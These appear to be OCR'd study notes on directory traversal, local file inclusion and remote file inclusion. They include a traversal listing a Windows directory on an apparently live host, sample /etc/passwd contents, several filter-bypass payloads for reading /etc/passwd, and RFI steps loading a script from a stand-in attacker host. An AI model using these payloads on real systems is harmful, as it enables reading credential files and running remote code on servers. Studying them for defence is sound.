
Eg. going up a directory: cd ../../../





```
[vivek@nixcraft-rhel8 ~]$ pwd
/home/vivek
[vivek@nixcraft-rhel8 ~]$ ls
[vivek@nixcraft-rhel8 ~]$ cd ..
[vivek@nixcraft-rhel8 home]$ pwd
/home
[vivek@nixcraft-rhel8 home]$ ls
raj  vivek
[vivek@nixcraft-rhel8 home]$ cd raj
-bash: cd: raj: Permission denied
[vivek@nixcraft-rhel8 home]$ cd vivek
[vivek@nixcraft-rhel8 ~]$ pwd
/home/vivek
[vivek@nixcraft-rhel8 ~]$ 
```

Can use the same mechanism to access unprotected files on a webpage



Minecraft Dynamic | New Tab | Directory: /..\..\..\..\..\..\..\ | Minecraft Dynamic


[redacted].sytes.net:8123/..\..\..\..\..\..\..\..\..\..\/windows/

```
Directory: /..\..\..\..\..\..\..\..\..\..\/windows/

Parent Directory
AppReadiness/            0 bytes   6 août 2019 08:27:01
Boot/                    0 bytes   12 avr. 2018 01:38:21
Branding/                0 bytes   12 avr. 2018 01:38:21
CbsTemp/                 0 bytes   29 juil. 2019 14:08:02
Core.xml             35138 bytes   12 avr. 2018 01:33:54
Cursors/             32768 bytes   12 avr. 2018 01:38:24
DDACLSys.log          1344 bytes   22 juil. 2019 12:35:48
```

/etc/passwd

The/etc/passwd file is a plain text file with information for all user accounts. It includes a list of user accounts on the system, as well as details such as user ID, group ID, home directory, and default shell.



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
/etc/passwd
```

http://example.com/index.php?page=../../../etc/passwd

Dealing with

Input sanitization :(

Instead of ../../../../
TRY:

http://example.com/index.php?page=....//....//....//etc/passwd


http://example.com/index.php?page=....\/....\/....\/etc/passwd

http://some.domain.com/static/%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c/etc/passwd

http://example.com/index.php?page=../../../etc/passwd%00 ← **Null Byte at end bypasses: $_GET['param']."php")**

The difference between LFI (Local File Inclusion) and RFI (Remote File Inclusion)

The main difference between an LFI and an RFI is the included file’s point of origin. In an LFI attack, threat actors use a local file that is stored on the target server to execute a malicious script. These types of attacks can be carried out by using only a web browser. In an RFI attack, they use a file from an external source.



Remote File Inclusion (RFI)

1. Hacker identifies web application with insufficient filtering or validation of browser input from users.

2. Hacker modifies URL string using “../“ directive to ensure Directory (Path) Traversal is possible.

```
https://example.com/?page=filename.php ✓
filename.php --> ../../../../etc/test.txt
https://example.com/?page=../../../../etc/test.txt ✓
```

3. Hacker uploads malicious .php file to hacker-controlled server and attempts to locate script using same method as step 2.

4. Malicious .php file is located and host server executes remote server-side code from hacker-controlled server.

```
filename.php --> https://hacksite.com/hacker.php
https://example.com/?page=https://hacksite.com/hacker.php ✓
```

5. Request is improperly validated and hacker is permitted to run malicious script on host application.